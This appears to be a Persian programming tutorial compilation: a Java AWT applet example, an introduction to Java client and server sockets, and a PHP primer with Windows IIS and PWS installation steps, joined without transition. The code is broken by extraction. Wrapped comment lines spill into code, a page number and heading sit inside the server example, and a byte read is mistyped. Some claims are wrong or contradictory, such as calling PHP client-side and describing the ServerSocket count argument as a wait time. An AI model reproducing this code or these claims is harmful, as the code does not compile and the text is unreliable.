در قطعه کد بالا ، پارامترwidth طول پنجره و پارامترheight ارتفاع پنجره نمایش اپلت را مشخص میکند خروجی اپلت بالا به صورت یک اپلت با پنج عامل زیر در محیط خواهد بود به عنوان مثالی دیگر در شکل مرورگر نشان داده شده است:

۱- فیلد ورود دادههای متنی TextField ۲- پانل Panel ۳- منوی انتخابChoice menu

۴- صفحه ترسیم گرافیکCanvas ۵- کلید فشاریButton

خروجی یک اپلت نمونه در محیط مرورگر



خروجی یک اپلت نمونه با پنج عامل کنترل در محیط مرورگر

```
import java.awt.*;
import java.lang.*;
import java.io.*;
import java.applet.*;
// This program illustrates a simple applet with a TextField,
// Panel, Button, Choice menu, and Canvas.
```

```
public class Example1 extends Applet {
TextField tf;
DrawCanvas c;
Button drawBtn;
Choice ch;
// Add the Components to the screen..
.
public void init() {
// Set up display area...
resize(300,200);
setLayout(new BorderLayout());
// Add the components...
// Add the text at the top.
tf = new TextField();
add("North",tf);
// Add the custom Canvas to the center
c = new DrawCanvas(this);
add("Center",c);
// Create the panel with button and choices at the
bottom...
Panel p = new Panel();
drawBtn = new Button("Draw Choice Item");
p.add(drawBtn);
// Create the choice box and add the options...
ch = new Choice();
ch.addItem("Rectangle");
ch.addItem("Empty");
ch.addItem("Text");
p.add(ch);
add("South",p);
}
// Handle events that have occurred
public boolean handleEvent(Event evt) {
switch(evt.id) {
// This can be handled
case Event.ACTION_EVENT: {
if(evt.target instanceof Button) {
// Repaint canvas to use new choices...
c.repaint();
} // end if
return false;
}
default:
return false;
}}
// Return the current choice to display...
public String getChoice() {
return ch.getSelectedItem();
}
// Return the text in the list box...
public String getTextString() {
```

```
return tf.getText();
}}
// This is a custom canvas that is used for drawing
// text, a rectangle, or nothing...
class DrawCanvas extends Canvas {
Example1 e1app;
// Constructor - store the applet to get drawing
info...
public DrawCanvas(Example1 a) {
e1app = a;
}
// Draw the image per the choices in the applet...
public synchronized void paint (Graphics g) {
// Get the current size of the display area...
Dimension dm = size();
// Draw based on choice...
String s = e1app.getChoice();
// Calculate center coordinates...
int x,y,width,height;
x = dm.width/4;
y = dm.height / 4;
width = dm.width / 2;
height = dm.height / 2;
// Paint a rectangle in the center...
if (s.compareTo("Rectangle") == 0) {
// Draw the rectangle in the center with colors!
g.setColor(Color.blue);
g.drawRect(x,y,width,height);
g.setColor(Color.yellow);
g.fillRect(x + 1,y + 1,width - 2,height - 2);
} // end if
// Get the text in the applet and display in the
middle...
if (s.compareTo("Text") == 0) {
String displayText = e1app.getTextString();
g.setColor(Color.red);
g.drawString(displayText,x,y + (height/2));
}}}
```

امکانات جاوا برای برنامه نویسی سوکت

java.net یک بسته از بسته های جاوا است که شامل کلاس هایی برای کار با شبکه ، سوکت ها و URL ها است .در این بسته دو نوع کلاس سوکت استریم برای برنامه نویسی شبکه تعریف شده است :

- **کلاس Socket :** کلاسی جهت برقراری ارتباط و مبادله داده در سمت مشتری است .
- **کلاس Server Socket :** کلاسی جهت تعریف ارتباط و مبادله داده در سمت سرویس دهنده است.

ابتدا کلاس **Socket** را مورد بررسی قرار میدهیم .در این کلاس چندین متود تعریف شده که مهمترین آنها در زیر معرفی میشوند:

```
Socket(String host, int port)
Socket(InetAddress address, int port)
synchronized void close()
InputStream getInputStream()
OutputStream getOutputStream()
```

متودهای اول و دوم در حقیقت متودهای" **سازنده**"کلاس نوع **Socket** هستند که دارای دو تعریف مجزا بوده و میتوانند به دو صورت استفاده شوند:

الف) Socket(String host, int port) :

برای ایجاد کلاس سوکت از طریق این متود ، مستقیماً آدرس نام حوزه یک ماشین و شماره پورت سرویس دهنده مورد نظر در آرگومان های آن مشخص میشود. اگر از این متود برای خلق یک سوکت استفاده شود ، قبل از به وجود آمدن آن ، نام حوزه بصورت خودکار توسطDNS ترجمه شده و آدرسIP آن باز خواهد گشت و در صورت موفقیت آمیز نبودن این عمل ، ادامه کار ممکن نخواهد بود.

مثال:

```
try {
Socket sock = new Socket("cs.wustl.edu", 25);
}
catch ( UnknownHostException e ) {
System.out.println("Can't find host.");
}
catch ( IOException e ) {
System.out.println("Error connecting to host.");
}
```

ب) Socket(InetAddress address, int port) :

برای ایجاد کلاس سوکت از طریق این متود ، آدرسIP یک ماشین و شماره پورت سرویس دهنده مورد نظر در آرگومان های آن مشخص میشود .آدرس IP به صورت یک رشته مثل " 192.34.221.108 " به متود ارسال میشود.

مثال:

```
try {
Socket sock = new Socket("128.252.120.1", 25);
}
catch ( UnknownHostException e ) {
System.out.println("Can't find host.");
}
catch ( IOException e ) {
System.out.println("Error connecting to host.");
}
```

ج) close() :
بصورت دو طرفه ، سوکت را بسته و منابع TCP این متود ضمن ختم ارتباط متود تخصیص داده شده را آزاد خواهد کرد.

د) متود های **getInputStream()** و **getOutputStream()** برای آنست که بتوان استریم های ورودی و خروجی نسبت داده شده به سوکت را بدست آورده و بتوان از آن خواند یا در آن نوشت 1 .به مثال زیر دقت کنید:

```
try
{
Socket server = new Socket("foo.bar.com", 1234);
InputStream in = server.getInputStream();
OutputStream out = server.getOutputStream();
// Write a byte
out.write(42);
// Say "Hello" (send newline delimited string)
PrintStream pout = new PrintStream( out );
pout.println("Hello!");
// Read a byte
Byte back = in.read();
// Read a newline delimited string
DataInputStream din = new DataInputStream( in );
String response = din.readLine();
server.close();
}
catch (IOException e ) { }
```

در این مثال پس از ایجاد یک سوکت ، تلاش میشود تا با ماشینی با نام حوزهfoo.bar.com و شماره پورت 1234 ارتباط TCP برقرار شود .در صورت موفقیت آمیز بودن این عمل ، استریم های ورودی و خروجی ایجاد شده برای سوکت ، بدست میآید) در استریم های in و out تا بتوان روی آنها عملیات ورودی / خروجی انجام داد .نهایتا پس از ارسال و دریافت ، از طریق این استریم ها سوکت بسته میشود.

حال به کلاس سوکتی که در سمت سرویس دهنده باید ایجاد شود و برخی متود های آن ، دقت کنید:

```
ServerSocket( int port)
ServerSocket(int port, int count)
synchronized void close()
Socket accept()
```

متود های اول و دوم به گونهای که از ظاهر آنها پیداست ، متود های **سازنده** هستند و پارامتر port آدرس شماره پورتی است که باید در سمت سرویس دهنده به سوکت مقید (bind) شود .

در متود دوم پارامترcount زمان انتظار برای گوش دادن به پورت جهت برقراری ارتباط است .درServerSocket بطور درونی و خودکار عمل گوش دادن به پورت(listen) متود انجام میشود accept دقیقاً طبق مفهومی که در ابتدای فصل عنوان شد ، یکی از ارتباطات معلق را برای پردازش به برنامه هدایت میکند .مقدار برگشتی این متود ، مشخصه یک شیئ سوکت است که میتوان استریم های ورودی/خروجی آنرا بدست آورده و روی آنها ارسال یا دریافت داشت .در مثال زیر که متناظر با برنامه مثال قبلی است یعنی در این دو مثال یکی سرویس دهنده و دیگری مشتری است پس از ایجاد یک سوکت و مقید کردن شماره پورت 1234 ، یکی از ارتباطات معلق در صورت وجود پذیرفته شده و پس از عملیات ارسال و دریافت ، آن ارتباط بسته خواهد شد.

```
// Meanwhile, on foo.bar.com...
try {
ServerSocket listener = new ServerSocket( 1234 );
while ( !finished ) {
Socket aClient = listener.accept(); // wait for connection
283 اینترنت شبکه تحت نویسی برنامه
InputStream in = aClient.getInputStream();
OutputStream out = aClient.getOutputStream();
// Read a byte
```

```
Byte importantByte = in.read();
// Read a string
DataInputStream din = new DataInputStream( in );
String request = din.readLine();
// Write a byte
out.write(43);
// Say "Goodbye"
PrintStream pout = new PrintStream( out );
pout.println("Goodbye!");
aClient.close();
}
listener.close();
}
catch (IOException e ) { }
```

از بین متود های متنوعی که در کلاس Socket تعریف شده ، دو متود زیر در برخی از کاربرد ها بسیار مفید اند:

getport() : این متود که متعلق به کلاسSocket است ، شماره پورت انتخاب شده برای سوکت را بر میگرداند.

: getHostName()
این متود نام ماشین) نام نمادین متناظر با یک سوکت را بر میگرداند .این دو تابع زمانی مفید است که در سمت سرویس دهنده ، برنامه بخواهد با پذیرفتن یک ارتباط و دریافت شیئ Socket متناظر با آن ، هویت طرف مقابل ارتباط را تشخیص بدهد .

کلاسهایSocket و ServerSocket در جاوا بسیار ساده هستند و براحتی میتوان آنها را مورد استفاده قرار داد در مورد سوکت های دیتاگرام فعلاً مطلبی را مطرح نمی کنیم .

مجموعه مراجع زیر میتوانند برای دست آوردن جزییات دقیق و تحقیق جامع در مورد مفاهیم معرفی شده در این فصل مفید واقع شوند.

1 . **Beej's Guide to Network Programming Using Internet Sockets, 1998.**
http://www.ects.csuchico.edu/~beej/guide/net
2 . Unix Network Programming, volumes 1-2 , W. Richard Stevens. Prentice Hall.
3 . Internetworking with TCP/IP, Commer D.E. ,Prentice-Hall, 1996.
4 . **Exploring Java, Patrick Niemeyer & Joshua Peck;** 1-56592-184-271-9, 2nd Edition July 1997 (est.)
5 . Java 1.2 Unleashed, Jamie Jaworski , Macmillan Computer Publishing,1998.
6 . **Java By Example, Clayton Walnum,** Copyright© 1996 by Que® Corporation

آموزش PHP

آموزش و معرفی PHP :

نویسنده : محمد مجریان

پست الکترونیک (نامه برقی) : ؟

مقدمه

دنیای عجیبی است که تکنولوژی های مربوط به آن تار جهان گستر "Web World Wide" اغلب بدون پشتیبانی کافی عرضه می شوند و کاربران این تکنولوژی همه روزه با واژگان جدیدی بر خورد میکنند که باعث سر در گمی آنها می شوند. برای نمونه می توان به رشد نرم افزارهای open source اشاره کرد که عبارتند از:

برنامه های که بتوان آنها را گسترش داد و یا تغییراتی در ساختار آنها ایجاد کرد

متداول ترین این برنامه ها سیستم عامل Unix و به طور خاص Linux می باشد. این برنامه ها با وجود ثبات و پایداری، دارای یک مشکل بزرگ است و آن دشوار بودن آموختن این برنامه ها می باشد. کمبود راهنماهایی که به زبان ساده این برنامه ها را به مبتدیان آموزش دهد باعث شده است که این دسته از نرم افزار ها از جایگاه واقعی خود دور نگاه داشته شوند. PHP یکی از زبانهای اسکریپتی open source است و ابزار مفیدی می باشد که تا کنون علی رغم سادگی استفاده از آن هنوز به صورت شایسته ای از آن استقبال نشده است. امید به خدا در طی این دروس ما شما را با این زبان اسکریپتی ساده و کارآمد آشنا خواهم کرد.

PHP چیست ؟

PHP سال ۱۹۹٤ توسط Lerdorf Rasmus ایجاد شد و مخفف واژگان Personal Home Pages به حساب می آید.با گسترش ابلیت ها و موارد استفاده این زبان PHP در معنای Preprocessor Hypertext به کار گرفته شد. عبارت پیش پردازشگر

(Preprocessor) بدین معنی است که PHP اطلاعات را قبل از تبدیل به زبان Html پردازش می کند. مطابق مطالب سایت وب رسمی PHP که در آدرس http://www.php.net قرار دارد، PHP زبان اسکریپتی سمت سرویس دهنده , Html Embeded (Server-side), Cross-Platform می باشد.

سمت سرویس دهنده بودن PHP بدین معناست که تمام پردازشهای این زبان بر روی سرویس دهنده (Server) انجام می گیرد. یک سرویس دهنده در حقیقت یک کامپیوتر مخصوص می باشد که صفحات وب در آنجا نگهداری می شوند و از آنجا به مرورگر وب کاربران منتقل می شوند.

چگونگی ادامه این روند را در درس های آتی توضیح داده خواهد شد.

منظور از Cross-Platform بودن این زبان این است که بروی هر سیستم و با هر سیستم عاملی از قبیل : Unix, Windows NT, Macintosh, Os/2 اجرا میشوند. توجه کنید که منظور از سیستم عامل، سیستم عامل هایی می باشند که بر روی سرویس دهنده نصب می شوند. PHP نه تنها قابلیت اجرا بر روی هر سیستم عاملی را دارا می باشد بلکه برای منتقل کردن برنامه های آن از یک سیستم عامل به سیستم عامل دیگر احتیاج به تغییرات اندکی خواهید داشت و حتی در بعضی از موارد بدون احتیاج به هیچ تغییری می توانید یک برنامه به زبان php را از یک سیستم عامل به سیستم عامل دیگر منتقل کنید. منظور از Html embeded بودن PHP این است که دستورات این زبان در بین کدهای html قرار می گیرند. بنابراین برنامه نویسی به زبان PHP کمی پیچیده تر از برنامه نویسی به زبان Html به حساب می آید. PHP بر خلاف زبانهای برنامه نویسی (Languages Programming) یک زبان اسکریپتی (Scripting Language) می باشد به عبارت دیگر دستورات PHP بعد از رخداد یک رویداد (Event) اجرا می شوند. این رویدادها می توانند شامل ارسال یک فرم رفتن به یک URL مشخص و یا مواد دیگر باشند متداولترین زبان اسکریپتی زبان Java Script می باشد که معمولا برای پاسخ به رویدادهای کاربر در مرورگر وب به کار می رود تفاوت عمده Java Script با PHP در این است که Java Script یک تکنولوژی سمت سرویس گیرنده (Client-side) می باشد.

زبان هایی مانند Java Script یا PHP تفسیر شونده (Interpreted) نامیده می شوند. به عبارت دیگر برای اجرا به یک مفسر مانند مرورگر وب احتیاج دارند. اما زبانهای برنامه نویسی مانند C یا Java بعد از ترجمه به زبان ماشین (Compile) به خودی خود قابل اجرا می باشند.

جدیدترین نسخه PHP نسخه ٤ این زبان اسکریپتی می باشد و کلیه فایل ها و کدهایی که توی این وبلاگ ارائه میشه تحت این نسخه کار میکنند. اما یک مشکل هست که اکثر سرویس دهنده ها از نسخه ٣ استفاده میکنند. تفاوت این دو نسخه PHP بسیار اندک هست و تغییرات مهم عموما در مسیر اصلاح عملکرد این زبان صورت گرفته شده است.

PHP چگونه کار میکند ؟

خوب از حالا به بعد یکم بحث را تخصصی تر کنیم ! در ادامه می خواهیم در مورد این صحبت کنیم که : PHP چگونه کار می کند؟ و ما چطوری می توانیم برنامه های PHP رو اجرا کنیم و به چیزهای احتیاج داریم؟

همان طور که میدانید PHP یک زبان سمت سرویس گیرنده است! و این بدان معنی است که کدهای نوشته شده به این زبان در کامپیوتر میزبان (Host) صفحات وب قرار می گیرد. برای مثال وقتی که شما به سایت وب www.php.com می روید (Internet ISP Servise Provider) شما در خواست (Request) شما را به سرویس دهنده ای که اطلاعت این سایت را نگهداری می کند ارسال می کند. در این هنگام سرویس دهنده بعد از خواندن کدهای PHP آنها را پردازش می کند .

برای مثال در این مورد PHP به سرویس دهنده فرمان می دهد که اطلاعات یک صفحه وب را به صورت برچسبهای HTML به مرورگر شما منتقل کند بنابراین PHP یک صفحه HTML را تولید می کند. این حالت با هنگامی که صفحه ار ابتدا با کدهای HTML طراحی شده باشد تفاوت دارد در حالت دوم تنها یک درخواست به سرویس دهنده ارسال می شود و سرویس دهنده نیز اطلات HTML موجود را به مرورگر کاربر منتقل می کند بنابراین برای مرورگر کاربر تفاوتی بین home.html و home.php وجود ندارد اما تفاوت عمده ای بین این دو حالت وجود دارد و آن این است که در حالت اول صفحه بصورت دینامیک توسط سرویس دهنده تولید شده است ولی در حالت دوم به صورت بدین صورت نیست و ممکن است برای مثال تفاوتی بین اینکه کاربر قبلا این صفحه را بازدید کرده یا برای بار اول است که بازدید می کند وجود داشته باشد. پس هر آنچه PHP انجام می دهد در همان سمت سرویس دهنده انجام می دهد و سپس اطلاعات مناسب را به سرویس گیرنده منتقل می کند. مهمترین نیاز برای کار با PHP دسترسی به سرویس دهنده ای می باشد که PHP را پشتیبانی کند.

قبلا گفتم که PHP یک زبان سمت سرویس دهنده می باشد.

برای مطمئن شدن در این مورد که آیا سرویس دهنده شما از PHP استفاده می کند یا نه می توانید گوشی تلفن رو بردارید شماره آنها رو بگیرید و از ایشان سئوال کنید :

در ادامه در مورد اینکه چطوری می توانید سیستم خودتان را به یک سرویس دهنده تبدیل کنید و چطوری می توانید سرویس دهنده ای را که خودتان راه انداخته اید به PHP مجهز کنید توضیح خواهم داد. برای اینکه شما سیستم خودتان را به یک سرویس دهنده تبدیل کنید اول باید مطمئن شدید که آیا سیستم عاملی که از آن استفاده می کنید قدرت این را دارد که به یک سرویس دهنده تبدیل شود یا نه؟ منظورم این است که آیا این نسخه از سیستم عامل شما قابلیت تبدیل شدن به یک Web Server رو داراست یا نه ؟ تا جایی که من اطلاعات دارم سیستم عامل های که PHP می تواند روی آنها نصب گردد عبارتند از :

Unix,Windows, Macintosh , Os/2 Linux

البته بحث ما بیشتر پیرامون دو سیستم عاملخواهد بود:

Linux و Windows.

در درسهای بعدی منتظر این باشید که چگونه می توانید سیستم خودتان را به یک Web Serve تبدیل کنید و چطوری می توانید آن رو پیکر بندی کنید که از PHP پشتیبانی کند! پس با ما باشید....

نصب و پیکر بندی

چرا PHP ؟

اولین چیزی که می خواهم در موردش توضیح دهم این است که به چه علتی ما از PHP استفاده می کنیم؟ PHP در مقایسه با تکنولوژی های مشابه سریعتر بهتر و آسانتر است. از جمله تکنولوژی های مشابه برای طراحی یک سایت وب می توان به این موارد اشاره کرد :

اسکریپت های **CGI (Common Gateway interface)** که معمولا به زبان Perl نوشته می شوند و **ASP** . مزیتی که PHP در مقابل HTML دارد این است که HTML *یک سیستم محدود به حساب می آید* و توانایی ایجاد ارتباط متقابل با کاربر را ندارد. یک صفحه HTML ساده توانایی پاسخ به اعمال کاربر را ندارد اما با استفاده از PHP شما می توانید صفحاتی بر اساس سیستم عامل کاربر و یا تاریخ مشاهده صفحه تنظیم کنید . همچنین PHP می تواند با فایل ها یا پایگاههای داده (DataBase) ارتباط برقرار کند و بسیاری عملیات دیگر که HTML قادر به انجام به آنها نمی باشد. شاید یک سوال برای شما به وجود بیاد که چرا یک طراح وب بهتر است که از زبان **PHP** به جای زبانهای مانند CGI و ASP و یا JSP برای طراحی سایت دینامیک استفاده کند؟

دلیل اول **سرعت بیشتر PHP چه در برنامه نویسیو ایجاد برنامه هایی به این زبان و چه در اجرا می باشد** . همچنین PHP برای یادگیری بسیار ساده می باشد و افراد بدون نیاز به زمینه های قبلی در برنامه نویسی و تنها با یادگیری دستورات و راهنماهایی که وجود دارد می توانند این زبان را یاد بگیرند. دومین دلیل این است که PHP به صورت اختصاصی تنها برای ایجاد صفحات دینامیک طراحی شده است. اما Perl و VbScript و یا Java اینگونه نیستند و به همین دلیل PHP سریعتر و ساده تر از تکنولوژی های جایگزین می باشد.

می خواهیم در مورد نصب و پیکر بندی php بر روی دو سیستم عامل **linux** و **Windows** توضیح بدم. اولین چیزی که باید بهش بپردازیم این است که ما از چه نوع سیستم عاملی استفاده می کنیم یعنی سیستم عاملی که ما از استفاده می کنیم قابلیت نصب php رو داره ؟ یا نه؟

من تو درسهای قبلی این مسئله رو توضیح دادم و گفتم که php روی چه سیستم عامل های کار می کنه و نصب میشه. حالا ما می

خواهیم یاد بگیریم که چطـوری می توانیم برنامه هایی که به زبان php می نویسیم رو اول **رو سیستم خودمـــون تست و اجرا کنیم** و بعد اون رو منتقل کنیم به یک سیستم دیگه که احتمالا همـــون سرور است.

اولین کاری که باید انجام بدیم اینکه از یک نرم افزاری استفاده کنیم که قابلیت این رو داشته باشه که سیستم ما رو به یک وب سرور تبدیل کنه! اول روش اجرای php رو بـــــــروی Windows آموزش خواهم داد بعد از اون در مورد Linux هم صحبت می کنیم! برای اینکه بتونیم سیستم عامل ویندوز pc خودتون رو به یک **وب سرور کـه بتونـــه php رو پشتیبانی کنـه** تبدیل کنید ۳ راه وجود داره!

" اگر شما با ویندوزی غیر از XP یا NT یـا ۲۰۰۰ کار می کنید باید از راه اول استفاده کنید و اگر نه باید از راه دوم استفاده کنید راه سوم رو هم می شه بـــــروی تمامی ویندوز ها استفاده کرد فقط یک نکته کـــــه باید روی ویندوز نسخه های XP یا NT یا ۲۰۰۰ - IIS رو غیر فعال کنید که بتوانید استفاده کنید! "

ابتدا راه دوم رو توضیح میدم که روش استاندارد استفـــاده از php در windows می باشد. ما در این روش از **IIS** استفاده می کنیم. IIS مخفف **(Internet Information Server)** می باشد که با کمک آن می توان سرویس هایی از قبیل www و همچنین ftp که مربوط به دریافت فایل می شود و همچنین چندین سرویس دیگر را استفـاده کرد که البته خارج از بحث ما هست. IIS در حال حاضر در دو نسخه پرکاربرد NT ٤ و ٥ برای ویندوز های XP و ۲۰۰۰ وجود دارد. حالا می خـواهیم روش نصب IIS رو توضیح بدم این روش نصب IIS در ویندوز های XP و NT و ۲۰۰۰ تقریبـــا به یک شکل می باشد و می تونید با یاد گرفتن یکی از اونها IIS رو در ویندوز هـای مختلف نصب کنید.

برای نصب IIS ابتدا باید از منوی **START** گزینه **Settings** و در نهـــایت گزینه **Control Panel** را انتخاب کنید تا پنجره موسوم به کنتر پنل باز شود سپس از پنجـــره کنترل پنل گزینه Add or **Remove Programs** را انتخاب کرده و آن را اجرا نمایید بعد از بـــاز شدن پنجره Add or Remove Programs از کلید هـای سمت چپ گـزینه **Add/Remove Windows Components** را انتخاب کرده و بعد از اندکی صبر پنجـــره **Windows Components Wizard** باز میشود بعد از باز شدن از کـــادر **Components** گزینه **(Internet Information Server(IIS** را چک دار کنید.

توجه : چنان چه رنگ زمینه Chek Box گزینه فوق تیره بود بدین مفهوم است که زیر گروه های این گزینه غیر فعال می باشد و باید چک دار شوند برای چک دار کردن آنها باید بروی آن گزینه دوبار کلیک کرده و از پنجره ای که باز خواهد شد گزینه هایی کـه فعال نمی باشد فعال نمایید تا کلیه سرویس های یا زیرگروه های به طور کـــــامل انتخاب و نصب شود.

بعد از انتخاب گزینه مورد نظر کلید Next را فشار داده تا به مرحله بعد نصب بروید. در این مرحله گزینه های مرحله قبل مورد پردازش قرار می گیرد و کلیه تغیرات اعمـــال می شود . چنانچه شمـا گزینه ای را حذف (غیر فعال) کرده باشید در این قسمت از سیستم پاک خواهد شد و چنانچه گزینه ای را فعال (انتخاب) کـــرده باشید در این قسمت به سیستم اضافه خواهد شد.

توجه: چنان چه گزینه ای را فعال کرده باشید در این مرحلـــــه احتیاج به CD نصب ویندوز مورد نظر خواهید داشت یا اگر فایل هـــــای نصبی ویندوز را بروی سیستم خودتون داشته باشید به اون احتیاج پیدا خواهید کرد چون باید فـــایل های مربوط به پیکربندی IIS را از CD و یا Hard Disck خوانده شود و بر روی سیستم شمـــا کپی گردد.

بعد از اتمام این مرحله , نصب به مرحله پایانی خواهد رسید و در این قسمت شما باید دکمه Finish را فشار داده و بعد از اندکی صبر هم اکنون IIS بـــر روی سیستم شما نصب می باشد و شما می توانید از آن استفاده کنید.خوب حالا بعد از نصب IIS شما باید IIS رو **پیکربندی** کنید که بتونید از اون استفـاده کنید. برای پیکر بندی IIS شما باید به Control Panel رفته و گـــزینه Administrative Tools را انتخاب کرده و از پنجره Administrative Tools گزینه Internet Information Server را انتخاب کرده و بعد از اجرای این برنامه گزینه های مربوط به پیکـــربندی IIS در پیش روی شماست و شما می توانید IIS خود را منطبق بر میل خود پیکـــربندی کنید.

خوب حالا که نصب IIS رو یاد گرفتید و IIS بر روی سیستم شمـــا نصب شده است باید آن را برای استفاده از PHP آماده کنیم.

برای این کـــــار احتیاج به نصب نرم افزار PHP را بر روی سیستم داریم که در ادامه روش نصب PHP رو یاد خواهم داد. برای نصب PHP ابتدا باید نسخه مورد نظر PHP را تهیه کنید و ترجیحا از آخـــرین نسخه این نرم افزار استفـــاده کنید که نسخه ٤,٣ این نرم افزار می باشد که می توانید از اینجا دریافت کنید.

بعد از دریافت نسخه مورد نظر شما باید مراحل زیر را برای نصب دنبال کنید. ابتدا بر روی فایل اجرایی PHP کلیک کرده و آن را اجرا نمایید(معمولا فایل اجرایی PHP با نـام php-4.3.0-installer می باشد) بعد از بـاز شدن پنجره php 4.3.0 installation بعد از کمی صبر پنجره Welcome بـــاز خواهد شد. سپس دکمه Next را فشار دهید تا به مرحله بعدی Wizard کنتـــــرل انتقال یابد. بعد از فشار دکمه Next پنجره **License Agreement** باز خواهد شد در این پنجره باید دکمه I Agree را انتخاب کنید تا موافقت نامه PHP مورد تایید شما قرار گیرد. بعد از تایید پنجره **Installation Type** را خواهید دید کـــه دارای دو گزینـه Standard و Advanced می باشد که شما گزینه **Advanced** را چک دار کنید (البته لازم به ذکـر است که در موقعی که شما گزینـه Advanced را انتخاب می کنید تنظیمـــات پیکربندی بیشتری نسبت به گزینه استاندارد در اختیار دارید!)

بعد از فشار دادن دکمه Next پنجـــــره موسوم بـه **Choose Destination Lovation** را مشاهده خواهید کرد که در این پنجره می توانید مسیر نصب فـــایل های PHP را مشخص کنید. با فشار دادن دکمـه Next پنجره **Backup Replaced Files** را مشاهده خواهید کرد که شما در این پنجره می توانید محل قرار گیری فایل های Back up را مشخص کنید. همچنین می توانید بـه PHP بگویید آیا برای فایل های شما Back up تهیه کند یـــــا خیر؟

بعد از فشار دادن دکمه Next پنجره **Choose Upload Temporary Directory** نمـایش داده خواهد شد که در این اینجا محل قرار گیری فایلهای موقتی که بـرای اجرای برنامـه های PHP بـه آن احتیاج دارد مشخص مـی شود. بـا فشار دکمـه Next پنجره **Choose Session Save Directory** باز خواهد شد که شما می توانید محل ذخیره کردن متغییر های Session (در درسهای بعد توضیح خواهـم داد) را مشخص کنید. بعد از فشار دکمـه Next پنجره **Mail Configuration** بـاز خواهد شد که شمـــــــا باید تنظیمات مربوط بـه Smtp Server و ایمیل آدرس پیش فرض را وارد کنید (در صـورتی کـه بـه این گزینـه آشنایی ندارید مـی توانید تنـــضیمات پـــیش فـــرض را قبـــول کـــــرده و بـــدون اعمـــال تغییـــرات کلیـــد Next را فـــشار دهیـــد) با فشار دکمه Next پنجره **Error Reporting Level** پدیدار خواهد شد که شمـــا مـی توانید سطح گزارشـــات خطاهای احتمالی که در برنامه های به وجود می آید مشخص کنید که در اینجا شما بهتر است تنظیمات پیش فرض را قبول کرده و بـــه مرحله بعدی بروید.سپس با فشار دکمه Next پنجره Server Type رو مشاهده خواهید کـــــرد در این پنجره شما باید نوع server Web سیستم خودتون رو به PHP معرفـی کنید در این جا شما باید گزینه Microsoft IIS 4 or Higher رو انتخاب نمایید چون از ویندوز هـــای XP و NT و ۲۰۰۰ استفاده می کنید . بعد از فشار دکمه Next بـه پنجره **File Extensions** خـــواهید رسید که در این قسمت شما امکان این را خواهید داشت که برای WebServer خودتون مشخص کنید کـــــه چه نوع فایلهای را برای اجرا اسکریپت های PHP در نظـــر بگیرد.(در این مرحله بهتر است تمام ۳ گزینه را انتخاب کنید.)

بعد از فشار دادن کلید Next , پنجره **Start Installation** باز خواهد شد که از شمـــــا اجازه نصب PHP و کپی کردن فایل های رو روی سیستم شما را خواستار است کـه شما با فشار کلید Next به اون این اجازه رو خواهید داد.

بعد از این کار پنجره مربوط به Installing باز خواهد شد که شما از عمل کـــــرد کپی فایل ها مطلع خواهید شد. بعد از اتمام این مرحله چنان چه فایل "php.ini" قبـلا در دایرکتوری System32 شما وجود داشته باشد پیغامی مبنی بر اینکه این فایل قبـــلا وجود دارد و شما چنانچه مایل هستید این فایل پاک شود و نسخه جدید فـــــایل را جایگزین کند که گزینه ok را برای تایید کلیک کنید.(توجه داشته باشید این گـزینه در صورتی نمایش داده می شود که فایل مورد نظر وجود داشته باشد)

بعد از اتمام این مراحل پنجره **IIS Scripttamp Node Selection** را مشـاهده خواهید کرد که شما باید در این قسمت کلید Select All را فشار داد و دکمه ok را بزنید.

در اینجا نصب PHP به پایان رسید و با پیغام تبریک و موفقیت شمـا در نـصب PHP مواجه خواهید شد و با فشارداد کلید Ok آن را تایید کنید. امید به خـــدا در روزهای بعد نصب php در windows های ۹۸ و ME و ... را توضیح خواهم داد. همچنین کـــار با PWS و Eesy PHP را نیز یاد خواهید گرفت. پس با ما باشید.

پیکر بندی php را در windows های XP و ME و ۲۰۰۰ توضیح دادم ولی قبل از اینکه درس را شروع کنم یک چند نکته بود که باید می گفتم!

حالا می خواییم یاد بگیریم که چطوری میشه php رو بر روی سایر ویندوز ها نصب کرد و از اون استفاده کرد.بهترین روش برای این کار استفاده از نرم افزارهایی هست که عمل یک وب سرور رو شبیه سازی می کنند مثل PWS یا Easy PHP.

اول روش نصب PWS و در روزهای بعد هم کار کردن با Easy PHP رو به شما آموزش خواهم داد. Web Server Personal یکی از محصولات شرکت Microsoft می باشد که بروی ویندوزهای غیر از XP و NT و ۲۰۰۰ کاربرد دارد و برای برنامه نویسان وب بسیار آشنا است! شما با کمک این نرم افزار می تونید سیستم عامل ویندوز خودتون رو به یک وب سرور تبدیل کنید و از او بهره لازم ببرید.ما در این جا برای اجرای PHP از PWS کمک می گیریم پس اول باید یاد بگیریم چطوری می تونیم یک PWS رو نصب کنیم. PWS رو از اینجا می تونید دریافت کنید بعد از دریافت مراحل زیر رو برای نصب PWS باید طی کنید تا PWS بر روی سیستم شما نصب شود.

برای نصب باید ابتدا بروی فایل Setup.exe کلیک کرده و آن را اجرا کنیم.بعد از اجرای برنامه Setup پنجره Setup is initializing باز خواهد شد که شما باید کمی صبر کنید تا برنامه نصب خود را برای اجرای Wizard نصب آماده کند.

سپس پنجره Microsoft Personal Web Server Setup باز خواهد شد که اطلاعاتی در مورد نرم افزار PWS به شما می دهد و توضیحات مختصری در مورد این برنامه.

بعد از فشار دکمه Next شما می توانید به مرحله بعدی بروید که در این مرحله پنجره Microsoft Personal Web Server Setup با سر فصل Agreeement End User License باز خواهد شد که در ای مرحله توضیحاتی در مورد Pack برنامه داده شد و تایید نامه ای برای کپی رایت نرم افزار که با فشار دادن دکمه Accept می توانید به مرحله بعد بروید.

در این مرحله شما باید یکی از سه حالت نصب را انتخاب کنید که شما در این قسمت گزینه Typical را انتخاب نماید (دو گزینه دیگر در این مرحله گزینه Minimum برا نصب برنامه به صورت فشرده می باشد که در این گزینه از حداقل امکانات استفاده می شود و گزینه Custom برای این منظور است که کاربر بتواند خود نسبت به نصب Components های برنامه به صورت دستی اقدام نماید . گزینه Typical حالت استاندارد نصب می باشد.)

